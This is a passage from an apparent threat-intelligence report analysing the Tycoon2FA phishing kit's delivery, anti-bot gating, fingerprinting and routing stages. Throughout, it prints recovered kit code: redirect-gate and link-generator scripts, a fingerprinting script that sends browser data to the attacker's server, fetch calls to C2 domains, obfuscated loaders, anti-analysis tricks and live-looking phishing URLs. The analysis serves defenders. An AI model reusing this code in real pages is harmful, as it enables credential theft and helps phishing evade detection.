
4.3 Analysis and Execution Rundown

4.3.1 Phishing Delivery Phase (Pre-Execution)

Tycoon2FA campaigns mainly rely on sophisticated **social engineering lures** delivered via email attachments and embedded body text, specifically utilizing obfuscated URLs or Quick Response (QR) codes (Quishing) for initial redirection. The Phishing-as-a-Service (PhaaS) platform streamlines this delivery mechanism by providing threat actors with pre-configured, high-fidelity templates (e.g., HTML attachments) that mimic trusted entities such as Microsoft, Adobe, and DocuSign. These lures frequently employ urgent thematic pretexts such as human resources notices,

security alerts, or financial invoices to manipulate victim behavior. While the majority of Tycoon2FA operations manifest as high-volume, indiscriminate global campaigns targeting diverse organizations, empirical evidence indicates that certain operators exhibit a targeted focus on highly privileged personnel within specific departments (e.g., accounting, finance, and executive suites) to facilitate the exfiltration of high-value corporate assets.





4.3.2 Initialization of the Attack Vector (Execution)

Upon the victim's execution of the malicious link, the initial visual interface presented is typically the probabilistic anti-bot challenge previously described, *(See 4.5.1 Probabilistic Filtering)*. Upon the successful completion of this challenge, the victim is subsequently presented with the primary phishing portal, which prompts the submission of authentication credentials. Concurrently, a multitude of asynchronous background operations are executed seamlessly without visual indication to the user.

4.3.3 Gatekeeping and Probabilistic Filtering


A consistent architectural feature across numerous Tycoon2FA deployments is the obfuscation of the primary phishing endpoint behind an intermediary "gate-link." The primary function of this gate is to execute the anti-bot heuristic check (frequently implemented via Cloudflare Turnstile) and subsequently govern the redirection to the final malicious URL.

In the observed forensic example detailed below, the initial URL executed by the victim contains an encoded Base64 payload nested within the `w` GET parameter:

`https://887836733-27972232324.s3.us-east-2.amazonaws.com/98291283789821/gen.html?w=eyJ1IjoiaHR0cHM6Ly93YWxsZXRhcGkua2l0cnVrYS5jb20ucnUvSHVPV3JkWTI0IUhxUmRUWW9KRWZWOTIvIiwiciI6Ijc3YmY2OTUwLThlY2EtNDIzYS1iZjBiLWVhZTljZDZmMWQ1YSIsInQiOjE3NjI3ODEwNDc3NjN9`

Static inspection of the initial Page Source reveals a JavaScript routine engineered to decode this parameter and parse the resulting string as a JSON object.

```
const decoded = safeAtob(decodeURIComponent(w));
let payload;
try { payload = JSON.parse(decoded); } catch(e) { payload = {u:decoded}; }
const dest = payload.u; // <--- This holds the malicious URL
```



Upon successful decoding, the serialized data within the `w` parameter is revealed to contain a secondary URL (designated as the actual phishing endpoint `u`), a unique identifier string (`r`), and an epoch timestamp (`t`).

> Threat Intelligence (TI) telemetry indicates that these parameters serve specific operational functions for the threat actor:
> "r": A campaign Universally Unique Identifier (UUID) utilized to track the efficacy and conversion rate of specific phishing deployments.
> "t": An epoch timestamp recording the exact moment the localized phishing link was generated.

The subsequent phase of the execution flow initiates the anti-bot verification protocol:

```
<script src="https://challenges.cloudflare.com/turnstile/v0/api.js" async defer></script>
```

```
window.onTurnstileSuccess = function(token){
  verified = true;
  btn.disabled = false;
  btn.textContent = 'Continue';
};

btn.addEventListener('click', () => {
   if(!verified) { ... }
   // ...
   setTimeout(() => window.location.href = dest, 500); // Redirects to 'u'
});
```

Only upon the successful resolution of the anti-bot challenge is the execution flow permitted to redirect the victim to the terminal phishing URL (the `u` JSON value).
An additional forensic artifact identified within the page source is the `generateLink()` function, which serves as a fallback execution path triggered only if the `?w` parameter is absent from the initial HTTP request.

```
<!-- Generator section (only visible when no ?w=) -->
  <div id="generator" class="section" style="display:none;">
    <h2>Generate an encoded redirect link</h2>
    <input id="targetInput" type="text" placeholder="Enter destination URL (e.g.
https://example.com)" />
    <button onclick="generateLink()">Generate</button>
    <div id="generated" style="margin-top:12px;"></div>
    <div style="margin-top:10px;color:#666;font-size:13px;">
      All generated links will start with:<br/>
      <code style="word-break:break-all;">${window.location.origin}/gen.html</code>
    </div>
  </div>
```

```
function generateLink(){
      const dest=document.getElementById('targetInput').value.trim();
      if(!dest) return alert('Enter a destination URL.');
      const payload={u:dest,r:uuid(),t:Date.now()};
      const encoded=safeBtoa(JSON.stringify(payload));
      const final=`${CONFIG.PUBLIC_HOST}?w=${encodeURIComponent(encoded)}`;
      document.getElementById('generated').innerHTML=
        `<div><strong>Encoded link:</strong><br/><a class="sample" href="${final}"
target="_blank">${final}</a></div>`;
    }
```

This specific gatekeeping architecture is prevalent across multiple Tycoon2FA instances; however, its programmatic implementation varies significantly between campaigns. This structural variance is likely not solely attributable to versioning updates within the core phishing kit, but rather suggests that the PhaaS platform provides subscribers with customizable modularity to alter the attack's execution flow.


For instance, alternative samples exhibit a divergent gatekeeping methodology. Instead of immediately presenting a CAPTCHA challenge, the kit initiates a preemptive client "fingerprinting" routine. This process aggressively harvests telemetry regarding the execution environment (probing for automated bots or sandbox analysis tools) and POSTs this environmental data back to the malicious Command and Control (C2) server. The C2 infrastructure then dynamically determines whether to deliver the phishing payload or terminate the connection. For example:
1. `GET https://securedocs.ranzuni.com/` (The victim's initial access of the malicious link).
2. The subsequent payload returned to the client architecture:

```
<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=Edge">
    <meta name="viewport" content="width=device-width, initial-scale=1">
  </head>
  <body>
    <script>(function(q,u,r,g,t,v,w,x){var n={},l={mode:"php",errors:n};try{function c(b,a)
{try{l[b]=a()}catch(f){n[b]=f.name}}function d(b,a){c(b,function(){function f(m){try{var
h=a[m];switch(typeof h){case "object":null!==h&&(h=h.toString());break;case
"function":h=u.prototype.toString.call(h)}e[m]=h}catch(y){n[b+"."+m]=y.name}}var e={},k;for(k in
a)f(k);try{var p=q.getOwnPropertyNames(a);for(k=0;k<p.length;++k)f(p[k]);e["!!"]=p}catch(m)
{}return e})}d("console",r);d("document",g);(function(b,a){c(b,function(){var f=
{};a=a.attributes;for(var e in a)e=a[e],f[e.nodeName]=e.nodeValue;return f})})
("documentElement",g.documentElement);d("location",t);d("navigator",v);d("window",x);d("screen",w
);c("timezoneOffset",function(){return(new Date).getTimezoneOffset()});c("closure",function()
{return function(){}.toString()});l.frame=!0;c("frame",function()
{l.frame=self!==top});c("touchEvent",function(){return
q.prototype.toString.call(g.createEvent("TouchEvent"))});c("tostring",function(){function b()
{}var a=0;b.toString=
function(){++a;return""};r.log(b);return a});c("webgl",function(){var
b=g.createElement("canvas").getContext("webgl"),a=b.getExtension("WEBGL_debug_renderer_info");r
eturn{vendor:b.getParameter(a.UNMASKED_VENDOR_WEBGL),renderer:b.getParameter(a.UNMASKED_RENDERER
_WEBGL)}});function z(b,a,f){var e=b.prototype[a];b.prototype[a]=function()
{l.proto=!0};f();b.prototype[a]=e}try{z(Array,"includes",function(){return
g.createElement("video").canPlayType("video/mp4")})}catch(b){}}catch(c){}(function(){var c=
g.createElement("form"),d=g.createElement("input");c.method="POST";c.action=t.href;d.type="hidde
n";d.name="data";d.value=JSON.stringify(l);c.appendChild(d);g.body.appendChild(c);c.submit()})
()})(Object,Function,console,document,location,navigator,screen,window);
</script>
  </body>
</html>
```

3. Network telemetry reveals the harvested fingerprinting data being exfiltrated via a POST request to the same endpoint:

```
...
"availWidth":1920,"availHeight":1040,"width":1920,"height":1080,"colorDepth":24,"pixelDepth":24,"top":0,"left":0,"availTop":0,"availLeft":0,"mozOrientation":"landscape-primary","onmozorientationchange":null,"orientation":"[object ScreenOrientation]","addEventListener":"function addEventListener() {\n    [native code]\n}","removeEventListener":"function removeEventListener() {\n    [native code]\n}","dispatchEvent":"function dispatchEvent() {\n    [native code]\n}","!!":[]},"timezoneOffset":-120,"closure":"function(){}","tostring":0,"webgl":{"vendor":"Google Inc. (Microsoft)","renderer":"ANGLE (Microsoft, Microsoft Basic Render Driver Direct3D11 vs_5_0 ps_5_0), or similar"}}
...
```

4. Following the successful exfiltration of the telemetry, the execution flow initiates a secondary GET request to a distinct HTTPS endpoint (e.g., `plugin.thoodeazo.sa.com/zEVYAw@PSCUXI5cNoOzT3gCav/`), which subsequently responds with a probabilistic anti-bot challenge structurally similar to the one previously analyzed.



A recurring operational phase, frequently observed immediately following the initial anti-bot validation, is the execution of a highly obfuscated JavaScript payload. This specific script consistently implements the defense evasion heuristics previously documented *(See Appendix A.4.1 & A.4.3)*. However, its primary operational logic is detailed in the following code block:

```
function ir() {
    if (VbeJyNjIYM == false) { //defense evasion flag check
        let formData = new FormData();
        formData.append('bltpg', 'IuqmX');
        formData.append('sid', 'GAgGOrfhKryWQHBXLOqiDnIXMqQhznnzOmPSlmVo'); //dynamic data goes here
        var y = "../neMA6W92dKfqpiIdjrdRjRofmk";
        fetch('https://postoffice.druwiomai.it.com/chut!zecue', {
                //dynamic domain and url path goes here:
```

```
                //eg: https://beat.pusougo.it.com/loru$jangsxnt'
                method: "GET",
            }).then(response => {
                return response.text()
            }).then(text => {
                if (text == 0) {
                    //Gate Check
                    if (VbeJyNjIYM == false) {
                        fetch(y, {
                            method: "POST",
                            body: formData
                        }).then(response => {
                            return response.json();
                        }).then(data => {
                            if (data['status'] == 'success') {
                                location.reload();
                            }
                            if (data['status'] == 'error') {
                                tb();
                            }
                        });
                    }
                }
                if (text != 0) {
                    //a value different than 0 probably represents a switch indicating phishing
server unavailability, so the tb() function is executed.
                    tb();
                }
            })
            .catch(error => {
                tb();
            });
    }
}
```

In this sequence, the remote GET request to `postoffice.druwiomai.it.com/chut!zecue` functions as a secondary gatekeeper. The script execution is authorized to proceed only if the server returns a `0` or a non-error state. Concurrently, the POST request to `../neMA6W92dKfqpiIdjrdRjRofmk` transmits two hardcoded parameters containing cryptographic token values. While the exact backend utilization of these tokens remains unconfirmed, they likely trigger a state transition within the C2 server's processing logic (e.g., registering the successful bypass of a specific attack phase). If the server's response indicates a `success` state, the script invokes `location.reload()` to force the browser to render the next stage of the HTML payload.

Conversely, the invocation of the `tb()` function forcefully redirects the execution flow to a benign, randomized domain while simultaneously executing the DOM Vanishing technique *(See Appendix A.4.5)* to eradicate the malicious script from the DOM.

```
function tb() {
window.location.replace('https://woocommerce.com');
var db = document.currentScript;
db.parentNode.removeChild(db);
```

The entirety of the `ir()` functionality is invoked via the following event listener:

```
document.addEventListener('DOMContentLoaded', function() {
  var ex = (navigator.platform || '').toLowerCase();
  var ra = (navigator.userAgent || '').toLowerCase();
  var q = ex.indexOf('linux') !== -1 && ra.indexOf('android') === -1;

  if (q) {
      document.write("");
  } else {
      setTimeout(function() {
         ir();
      }, 150);
    }
});
```

As previously established, upon receiving a "Success" status from the POST request, the script forces a reload of the active URL. This reload initiates a subsequent GET request, which retrieves and renders the following HTML structure.

The de-obfuscated representation of this payload is as follows:

```
<!DOCTYPE html> <html> <head> <meta charset="UTF-8"> <meta name="robots" content="noindex,
nofollow"> <meta name="viewport" content="width=device-width, initial-scale=1.0"> <title>&#8203;
</title> </head> <body> <form id="u"> <input type="hidden"> </form>
<script> (function() { const v = c => c.split('').reverse().join(''); const d = lo =>
parseInt(lo, 2); const as = (...mn) => mn.map(jj => String. fromCharCode(d(jj))).join('');
const lm = 'docu'; const ue = 'ment'; const la = 'getEle'; const tt = 'mentBy'; const pe = 'Id';
const ce = 'create'; const qi = 'Element'; const lu = 'Form'; const sr = 'Data'; const qj =
(...pt) => pt.join(''); const mi = qj(lm, ue); const np = qj(la, tt, pe); const dm = qj(ce, qi);
const uv = qj(lu, sr); const lf = v('TSOP'); const zx = v('tpircs'); const ic = globalThis[mi];
ic.addEventListener('DOMContentLoaded', () => { const qh = ic[np]('u'); if (!qh) return; const
ou = new globalThis[uv](qh); fetch(ic.URL, { method: lf, body: ou }) .then(my => my.text())
.then(qd => { const mz = ic[dm](zx); mz.textContent = `(function(){` + `var by="${btoa(qd)}";` +
`var ip = 'ari';` + `var lh = 'train';` + `var cu = 'organ';` + `var pg = 'blend';` + `var yp =
ip[0] + lh[0] + cu[0] + pg[0];` + `document.write(this[yp](by));` + `})();`;
ic.body.appendChild(mz); }); }); const gq = new MutationObserver(() => {}); const oh = ic[dm]
('div'); gq.observe(oh, {attributes: true }); oh.setAttribute('x', 'y'); })(); </script> </body>
</html>
```

Visually, this renders as a blank page devoid of user-facing HTML content; however, structurally, it contains a concealed `<form>` element and a functional JavaScript payload.

The embedded JavaScript programmatically submits this hidden form, initiating a POST request to the attacker's infrastructure. The subsequent response delivered to the browser renders a high-fidelity mimicry of the legitimate Outlook loading animation. However, consistent with the kit's established modus operandi, extensive asynchronous operations are executed in the background, entirely abstracted from the victim's view.

The asynchronous background activity observed during this phase includes:

- **Advanced Anti-Bot/Anti-Crawler Heuristics:** Execution of the environmental checks detailed previously. *(See Appendix A.4.3)*

```
const globalScope = typeof globalThis !== 'undefined' ? globalThis : window;
const nav = globalScope["navigator"];

// --- 1. Anti-Bot / Anti-Crawler Checks ---
// Checks for WebDriver (Selenium), PhantomJS, or "Burp" (Burp Suite proxy)
if (
    nav["webdriver"] ||
    globalScope["callPhantom"] ||
    globalScope["_phantom"] ||
    nav["userAgent"].includes("Burp")
) {
    // If detected, redirect to blank page to hide content
    globalScope["location"] = "about:blank";
}
```

- **Keystroke Suppression:** The disabling of analytical keyboard shortcuts *(see Appendix A.4.8)*.
- **Context Menu Suppression:** The disabling of the native right-click functionality *(See Appendix A.4.4)*.

Obfuscated State:

```
ZdWktyMaLE["docu" + "ment"]["addEventListener"]("context" + "menu", function(OsuomEXRdc) {
    OsuomEXRdc["preventDefault"]();
```

```
    return false;
});
```

De-obfuscated State:

```
globalScope["document"]["addEventListener"]("contextmenu", function(event) {
    event["preventDefault"]();
    return false;
});
```

- **Debugger Detection:** Active polling for the presence of DevTools. *(See Appendix A.4.1)*

Following the successful validation of all defense evasion heuristics, the execution flow proceeds to decrypt a substantial payload utilizing the previously documented XOR/Base64 cryptographic routine *(see Appendix A.5.1)*. Once this payload is unpacked into memory, the script executes strict environmental sanitization checks. These checks validate the executing domain and the specific URL path currently loaded within the browser to ensure the session remains contextually valid for the phishing proxy. Only upon successful validation is the decrypted payload permitted to execute.

The script initiates a strict domain validation sequence against a hardcoded domain embedded within the source. Initially, it evaluates a logical condition engineered to universally return false (Dead Code Insertion):

```
const targetUrl = base64Decode("aHR0cHM6Ly9leHRlbnNpb24uc3Rpb2NyaW90cmkuYml6LmlkL3tzfS8="); //
https://extension.stiocriotri.biz.id/{s}/
const noMatchString = base64Decode("bm9tYXRjaA=="); // "nomatch"
const documentWriteMethod = base64Decode("d3JpdGU="); // "write"

if (targetUrl == noMatchString) {
    document[documentWriteMethod](decryptedPayload);
    var currentScript = document.currentScript;
    currentScript.parentNode.removeChild(currentScript);
}
```

The execution flow then verifies whether the active domain currently rendering in the victim's browser aligns with the domain defined within the `targetUrl` variable.

```
const currentDomain = window.location.hostname.split('.').slice(-2).join('.');
const parsedTargetUrl = new URL(targetUrl);
const targetDomain = parsedTargetUrl.hostname === currentDomain ? parsedTargetUrl.hostname :
parsedTargetUrl.hostname.split('.').slice(-2).join('.');
```

This validation ensures the operational logic executes exclusively when hosted on the intended phishing infrastructure. If the executing domain fails to match the authorized endpoint, the script terminates the proxy flow and

programmatically renders a fabricated CPanel or LiteSpeed error page to misdirect the user *(See Appendix A.4.6)*.

In the provided forensic example, the script compares the string `"biz.id"` against the final two subdomains of the active window object. Assuming this validation passes, the script executes a URL sanitization routine crucial for routing the subsequent AiTM attack phases:

```
const cleanPath = window.location.pathname.split('*')[0].split('$')[0].split('%23')
[0].split('%3F')[0];
if (parsedTargetUrl.pathname.endsWith('/')) {
    parsedTargetUrl.pathname = parsedTargetUrl.pathname.slice(0, -1);
}

const targetPathWithSlash = parsedTargetUrl.pathname + '/';

// Check for specific forbidden characters in path
if ("!,@".split(',').some(char => cleanPath.replace(/\/[^\/]*$/, '').includes(char)) == true) {
    document[documentWriteMethod](decryptedPayload);
    var currentScript = document.currentScript;
    currentScript.parentNode.removeChild(currentScript);
}
// If paths don't align, remove an overlay and write a "Fake 404" or phishing page
else if (targetPathWithSlash !== cleanPath) {
    if(document.getElementById("WMBoXLMblT")) document.getElementById("WMBoXLMblT").remove(); //
Removes a loading screen or overlay
    // Writes a large HTML block (Base64 encoded in original)
    document[documentWriteMethod]
(base64Decode("bigstring...PGhObWw+PGhlYWQ+DQogICAgPG1ldGEgaHROcC1lcXVpdj0iQ29udGVudC10eXBlIiBjb
25OZW5"));
    var currentScript = document.currentScript;
    currentScript.parentNode.removeChild(currentScript);
}
```


For illustrative purposes, assume the active URL during this execution phase is:
`https://zoojearo.ratoukile.my.id/H8mvNm@QnPhGdHjBXvcJ5x/$bWYua3JlcOBtaWNyb3NvZnQuY29t`
The sanitization routine initially isolates the trailing parameter (`$bWYua3JlcOBtaWNyb3NvZnQuY29t`), leaving the core path (`H8mvNm@QnPhGdHjBXvcJ5x/`) stored within the `cleanpath` variable. It subsequently normalizes the URL by appending a trailing forward slash. The routine then applies a regular expression (`cleanPath.replace(/\/[^\/]*$/, '')`) to truncate the path after the final forward slash, resulting in the value: `"H8mvNm@QnPhGdHjBXvcJ5x"`. If this finalized string contains specific characters (`!` or `@`), the `decryptedPayload` is authorized to execute. Conversely, if the path is invalid, the script injects fabricated error messages and halts the execution flow.

- **Iterative DOM Vanishing** *(See Appendix A.4.5)*

```
document.write(decryptedPayload);
var currentScript = document.currentScript;
```

```
currentScript.parentNode.removeChild(currentScript);
```

Following this vanishing act, a secondary payload is injected into the DOM, requiring further forensic analysis.




This secondary script imports the jQuery library directly from a legitimate Microsoft Content Delivery Network (`ajax.aspnetcdn.com`).

```
<script src="https://ajax.aspnetcdn.com/ajax/jQuery/jquery-3.6.0.min.js"></script>
```

Consequently, this specific phase of the phishing execution is characterized by the initiation of asynchronous HTTP requests (AJAX) directed toward the malicious backend infrastructure.

The presence of these specific AJAX requests within the DevTools Network logs serves as a highly reliable behavioral indicator across Tycoon2FA campaigns. This artifact provides analysts with a clear milestone to orient the execution flow amidst the heavily obfuscated HTML and dynamically generated URL paths.



The core objective of this script is to parse specific parameters from the active URL, transmit this data asynchronously to the C2 backend via an AJAX POST request, and subsequently decrypt the server's response. This decrypted response contains the next-stage routing URL, which is enforced via `window.location.replace()`. In the event of an AJAX failure or timeout, the execution flow is forcefully terminated, and the victim is redirected to a randomized benign domain to mask the malicious intent.

Granular inspection of this routing script reveals significant developmental effort dedicated to the sanitization and parsing of exfiltrated URL data prior to backend transmission. To contextualize this logic, it is necessary to establish the structural anatomy of a standard Tycoon2FA URL during this execution phase.

- **https://**zoojearo.ratoukile.my.id/H8mvNm@QnPhGdHjBXvcJ5x/

- **https://**zoojearo.ratoukile.my.id/H8mvNm@QnPhGdHjBXvcJ5x/$test@test.com
- **https://**litmus.choukowoo.my.id/8lB9M2Eahn!hbAypsf474v/
- **https://**ahrefs.riosheagio.my.id/iF51UAbErmB2VBy!CX/*abc@abc.com
- **https://**livechat.wajaipai.in.net/p8uOUw@yShai/#dGVzdEB0ZXN0LmNvbQ==
- **https://**plugin.thoodeazo.sa.com/zEVYAw@PSCUXI5cNoOzT3gCav/

...

The extraction logic specifically targets the trailing segment of the URL (highlighted in green). As demonstrated in subsequent analysis phases, the kit frequently appends the target's email address directly into this URL parameter. This spear-phishing tactic acts as a parameter-driven auto-fill mechanism, allowing the proxy to bypass the initial username harvesting phase and immediately present the victim with the password input prompt.

The script executes a series of conditional checks to determine the exact formatting of this trailing parameter (e.g., assessing the presence of a lone forward slash, an asterisk preceding plaintext, or a dollar sign denoting a Base64-encoded string).
A forensic review of the source code reveals a set of anticipated URL scenarios. The script's branching logic, variable state manipulation (`Param1` and `Param2`), and the final data payload transmitted to the C2 server are summarized in the table below.


URL Scenario	Logic Path	Variable State	Final Data Sent to C2
No Email Found `https://site.com/path/`	Fails all checks.	`Param1 = [Rand_1]` `Param2 = [Rand_2]`	`[Rand_1]` *(e.g., `t`, `f`, `v`)*
Hash (`#`) **Plaintext Email** `...#user@company.com`	Hash Logic.	`Param1 = [Rand_1]`	`[Rand_1]user@company.com` *(e.g., `tuser@...`)*

Hash (`#`)
Base64 Encoded
`...#dXNlckBjb20=`
	Hash Logic + Base64 check.	`Param1 = [Rand_1]`
		`Param2 = [Rand_2]`
			`[Rand_1]`
			`[Rand_2]user@company.com`
			(e.g., `tDuser@...`)

Query (`?`) **Plaintext Email** `...?user@company.com`	Query Logic.	`Param1 = ""` (Empty) `Param2 = ""` (Empty)	`user@company.com` *(No Prefix)*
Query (`?`) **Base64 Encoded** `...?dXNlckBjb20=`	Query Logic + Base64 check.	`Param1 = ""` (Empty) `Param2 = ""` (Empty)	`user@company.com` *(No Prefix)*
Dollar (`$`) or Star (`*`) **Plaintext Email** `.../$user@company.com`	`$` or `*` Logic.	`Param2 = ""` (Empty) *"WQ" manually prepended*	`WQuser@company.com` *(Always starts with WQ)*
Dollar (`$`) or Star (`*`) **Base64 Encoded** `.../$dXNlckBjb20=`	`$` or `*` Logic + Base64 check.	`Param1 = "WQ"` `Param2 = ""` (Empty)	`WQuser@company.com` *(Always starts with WQ)*

